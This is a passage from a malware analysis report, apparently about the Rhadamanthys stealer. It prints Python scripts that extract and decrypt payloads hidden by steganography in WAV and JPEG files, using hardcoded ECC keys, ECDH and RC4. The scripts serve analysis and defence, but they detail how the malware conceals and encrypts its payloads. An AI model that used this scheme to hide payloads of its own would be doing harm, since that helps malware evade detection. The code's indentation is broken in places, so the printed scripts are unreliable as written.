The client ECC parameters shown in the sample code yielded the WAV audio payload with the SHA256 hash `393f8f898f155725f6735fc55383f8b4ded1bea8e6283c9f64549b46236d62a0`. To decrypt the WAV payload, these parameters must be known.

```
#!/usr/bin/env python3
import struct
from Crypto.Cipher import ARC4
from Crypto.Hash import SHA1, SHA256
from tinyec import registry, ec
import secrets

num_samples_header = 1152
client_public_key = {
      "X":
b"\xd1\x6c\x75\x20\xd4\xd7\x15\xe3\xa5\xf3\x4f\x6a\xaf\x4f\x60\xe9\xe1\x15\x55\
x22\xb6\xd2\x62\x02\xdc\xb0\x56\xb0\x58\xb9\xe2\xe3",
      "Y":
b"\x73\x83\x1f\xcf\x76\xc4\xf5\x0f\x58\x10\xee\x3f\x84\x2e\xd9\x62\x20\xc6\x0e\
x4d\xbe\x96\x93\x12\x4b\xd1\xe1\x81\x67\xc7\x5e\xc5",
}
client_private_key =
b"\x2a\xb4\x49\x00\xa3\xbc\x2f\x00\x8d\xd5\x51\x4f\x03\xdf\x1c\x3d\xf0\x7d\xa2\
x00\x30\x55\x5c\x01\x00\x3c\x92\x24\xc9\xec\xf5\xff"
rc4_key_size = 16


def parse_wav_audio(raw_audio: bytes) -> dict:
      wav = {}
```


Copyright 2024

```
    wav["chunk_id"] = raw_audio[:4]
    wav["chunk_size"] = struct.unpack("<I", raw_audio[4:8])[0]
    wav["wav_format"] = raw_audio[8:12]
    # sub chunk 1: 'fmt '
    wav["sub_chunk_1_id"] = raw_audio[12:16]
    wav["sub_chunk_1_size"] = struct.unpack("<I", raw_audio[16:20])[0]
    wav["audio_format"] = struct.unpack("<H", raw_audio[20:22])[0]
    wav["num_channels"] = struct.unpack("<H", raw_audio[22:24])[0]
    wav["sample_rate"] = struct.unpack("<I", raw_audio[24:28])[0]
    wav["byte_rate"] = struct.unpack("<I", raw_audio[28:32])[0]
    wav["block_align"] = struct.unpack("<H", raw_audio[32:34])[0]
    wav["bits_per_sample"] = struct.unpack("<H", raw_audio[34:36])[0]
    # sub chunk 2: 'data'
    wav["sub_chunk_2_id"] = raw_audio[36:40]
    wav["sub_chunk_2_size"] = struct.unpack("<I", raw_audio[40:44])[0]
    wav["sub_chunk_2_data"] = raw_audio[44:]
    return wav


def check_valid_wav(wav: dict):
    # checks performed by Rhadamanthys
    assert wav["chunk_id"] == b"RIFF", "RIFF little endian"
    assert wav["chunk_size"] > 0x90, "Chunk size smaller than 0x90"
    assert wav["audio_format"] == 1, "1 == PCM Format: assumed PCM"


def get_lsb(b: int) -> int:
    return b & 0x01


def get_left_channel(b: int) -> int:
    return b & 0x00FF


def compute_bits(raw_data, num_channels, bits_per_sample) -> str:
    bit_string = ""
    for i in range(0, len(raw_data), num_channels):
    sample = int.from_bytes(raw_data[i : i + bits_per_sample], "little")
    L = get_left_channel(sample)
    enc = get_lsb(L)
    bit_string += str(enc)
    return bit_string


def bits_to_hex(bit_string) -> bytes:
    hex_bytes = b""
```


Copyright 2024

```
    for i in range(0, len(bit_string), 8):
    bit_str = bit_string[i : i + 8]  # 8 = bits per byte
    byte = int.to_bytes(int("".join(bit_str), 2), 1, "big")
    hex_bytes += byte
    return hex_bytes


def decode_data(raw_data, num_channels, bits_per_sample) -> bytes:
    bits = compute_bits(raw_data, num_channels, bits_per_sample)
    decoded = bits_to_hex(bits)
    return decoded


def parse_header(data) -> dict:
    header = {}
    header["stored_sha256"] = data[:32]
    header["decode_offset"] = struct.unpack("<I", data[32:36])[0]
    header["decode_sample_size"] = struct.unpack("<I", data[36:40])[0]
    header["append_offset"] = struct.unpack("<I", data[40:44])[0]
    header["append_bytes_size"] = struct.unpack("<I", data[44:48])[0]
    header["key_salt"] = data[48:80]
    header["server_pub_key_point_x"] = data[80:112]
    header["server_pub_key_point_y"] = data[112:144]
    return header


if __name__ == "__main__":
    with open("audio.bin", "rb") as f:
    raw_audio = f.read()

    wav = parse_wav_audio(raw_audio)
    check_valid_wav(wav)

    # decode and parse header
    encoded_header = wav["sub_chunk_2_data"][: num_samples_header *
wav["num_channels"]]
    decoded_header = decode_data(
    encoded_header,
    num_channels=wav["num_channels"],
    bits_per_sample=wav["block_align"],
    )
    header = parse_header(decoded_header)

    # decode payload chunk
    enc_payload_start = header["decode_offset"] * wav["block_align"]
    enc_payload_end = enc_payload_start + (
```


Copyright 2024

```
    header["decode_sample_size"] * wav["block_align"]
    )
    encoded_payload =
wav["sub_chunk_2_data"][enc_payload_start:enc_payload_end]
    decoded_payload = decode_data(
    encoded_payload,
    num_channels=wav["num_channels"],
    bits_per_sample=wav["block_align"],
    )

    # append payload chunk
    app_payload_start = header["append_offset"] * wav["block_align"]
    app_payload_end = app_payload_start + header["append_bytes_size"]

    append_payload =
wav["sub_chunk_2_data"][app_payload_start:app_payload_end]

    # compute buffer size
    buf_size = header["append_bytes_size"] + (
    (header["decode_sample_size"] * wav["num_channels"]) >> 3
    )

    # payload ciphertext consists of decoded chunk and appended chunk
    payload = decoded_payload + append_payload

    # derive shared secret
    curve = registry.get_curve("secp256r1")
    server_pub_key_point_x = int.from_bytes(
    header["server_pub_key_point_x"], byteorder="big"
    )
    server_pub_key_point_y = int.from_bytes(
    header["server_pub_key_point_y"], byteorder="big"
    )
    server_public_key = ec.Point(
    curve=curve, x=server_pub_key_point_x, y=server_pub_key_point_y
    )
    client_private_key = int.from_bytes(client_private_key,
byteorder="little")
    shared_secret = server_public_key * client_private_key
    shared_secret = int.to_bytes(shared_secret.x, byteorder="little",
length=32)

    # derive RC4 key
    h = SHA1.new()
    h.update(header["key_salt"])
```


Copyright 2024

```
    h.update(shared_secret[::-1])
    rc4_key = bytes.fromhex(h.hexdigest())[:rc4_key_size]

    # decrypt payload
    cipher = ARC4.new(rc4_key)
    decrypted_payload = cipher.decrypt(payload[:buf_size])

    # compute SHA256 of payload
    h = SHA256.new()
    h.update(decrypted_payload)
    actual_sha256 = h.hexdigest()

    # verify SHA256 hash
    if actual_sha256 == header["stored_sha256"].hex():
    print("Successful decryption. Storing result in payload.bin")
    with open("payload.bin", "wb") as f:
        f.write(decrypted_payload)
    else:
    print("Unsuccessful decryption.")
    print(f"Expected payload SHA256: {header['stored_sha256'].hex()}")
    print(f"Computed SHA256: {actual_sha256}")
```

Figure 17. WAV Payload Decryption

JPEG Payload Decryption

The client ECC parameters shown in the sample code yielded the JPEG payload with the SHA256 hash `b212c9831e44cfb2fb07408e0785463b73d30607a65f0787c7f8a541667a8b72`. To decrypt the JPEG payload, these parameters must be known.

```
#!/usr/bin/env python3
import re
import struct
from Crypto.Cipher import ARC4
from Crypto.Hash import SHA1
from tinyec import registry, ec
import secrets

client_public_key = {
    "X":
b"\x5e\x9b\x17\x40\xe7\x25\x26\xeb\x11\x8f\xd0\xe4\x4a\xd7\x8a\xbe\x1c\x41\x13\
x6a\x76\x47\x13\xcf\xf5\xec\x1d\xb3\x16\x7b\x0e\x46",
```


Copyright 2024

```
    "Y":
b"\x28\x95\x80\xc2\x6b\xd0\x38\x83\x5a\x7a\x51\x10\x98\x2d\xa9\x16\x78\x18\x06\
x98\x2f\x79\x12\x76\xb3\x00\x2a\x2e\x34\xe5\x19\x00",
}
client_private_key =
b"\x8f\xb1\xd5\xba\xe1\x78\xdb\x47\x69\x44\xf1\x34\x01\x76\x1e\x0a\x7b\xb6\x0d\
xba\x69\xe6\x90\xfd\x17\x39\xa3\xc4\x5e\x56\x59\x43"
rc4_key_size = 16


EOI_MARKER = b"\xff\xd9"


def parse_jpeg(raw_image: bytes) -> dict:
    jpeg = {}
    # jpeg header
    jpeg["SOI"] = raw_image[:2]
    jpeg["APP0"] = raw_image[2:4]
    jpeg["Length"] = struct.unpack("<H", raw_image[4:6])[0]
    jpeg["Identifier"] = raw_image[6:11]
    jpeg["Version"] = raw_image[11:13]
    jpeg["Units"] = raw_image[13]
    jpeg["Xdensity"] = raw_image[14:16]
    jpeg["Ydensity"] = raw_image[16:18]
    jpeg["XThumbnail"] = raw_image[18]
    jpeg["YThumbnail"] = raw_image[19]
    # payload header
    jpeg["payload_len"] = struct.unpack("<I", raw_image[20:24])[0]
    jpeg["stored_sha1"] = raw_image[24:44]
    jpeg["key_salt"] = raw_image[44:76]
    jpeg["server_pub_key_point_x"] = raw_image[76:108]
    jpeg["server_pub_key_point_y"] = raw_image[108:140]
    return jpeg


if __name__ == "__main__":
    with open("image.jpeg", "rb") as f:
    image = f.read()

    header = parse_jpeg(image)

    # find end marker (EOI)
    marker_offset = [m.start(0) for m in re.finditer(EOI_MARKER, image)][-1]
    assert marker_offset != -1, "End marker must be found"
    assert (
    marker_offset > header["payload_len"]
```


Copyright 2024

```
    ), "Payload length must not exceed JPEG length"

    # get payload (i.e. ciphertext)
    payload_offset = marker_offset - header["payload_len"]
    payload = image[payload_offset:]

    # derive shared secret
    curve = registry.get_curve("secp256r1")
    server_pub_key_point_x = int.from_bytes(
    header["server_pub_key_point_x"], byteorder="big"
    )
    server_pub_key_point_y = int.from_bytes(
    header["server_pub_key_point_y"], byteorder="big"
    )
    server_public_key = ec.Point(
    curve=curve, x=server_pub_key_point_x, y=server_pub_key_point_y
    )
    client_private_key = int.from_bytes(client_private_key,
byteorder="little")
    shared_secret = server_public_key * client_private_key
    shared_secret = int.to_bytes(shared_secret.x, byteorder="little",
length=32)

    # derive RC4 key
    h = SHA1.new()
    h.update(header["key_salt"])
    h.update(shared_secret[::-1])
    rc4_key = bytes.fromhex(h.hexdigest())[:rc4_key_size]

    # decrypt payload
    cipher = ARC4.new(rc4_key)
    decrypted_payload = cipher.decrypt(payload)
    assert len(decrypted_payload) >= header["payload_len"]
    decrypted_payload = decrypted_payload[: header["payload_len"]]

    # compute SHA1 of payload
    h = SHA1.new()
    h.update(decrypted_payload)
    actual_sha1 = h.hexdigest()

    # verify SHA1 hash
    if actual_sha1 == header["stored_sha1"].hex():
    print("Successful decryption. Storing result in payload.bin")
    with open("payload.bin", "wb") as f:
        f.write(decrypted_payload)
```


Copyright 2024

```
    else:
    print("Unsuccessful decryption.")
    print(f"Expected payload SHA1: {header['stored_sha1'].hex()}")
    print(f"Computed SHA1: {actual_sha1}")
```

Figure 18. JPEG Payload Decryption

Copyright 2024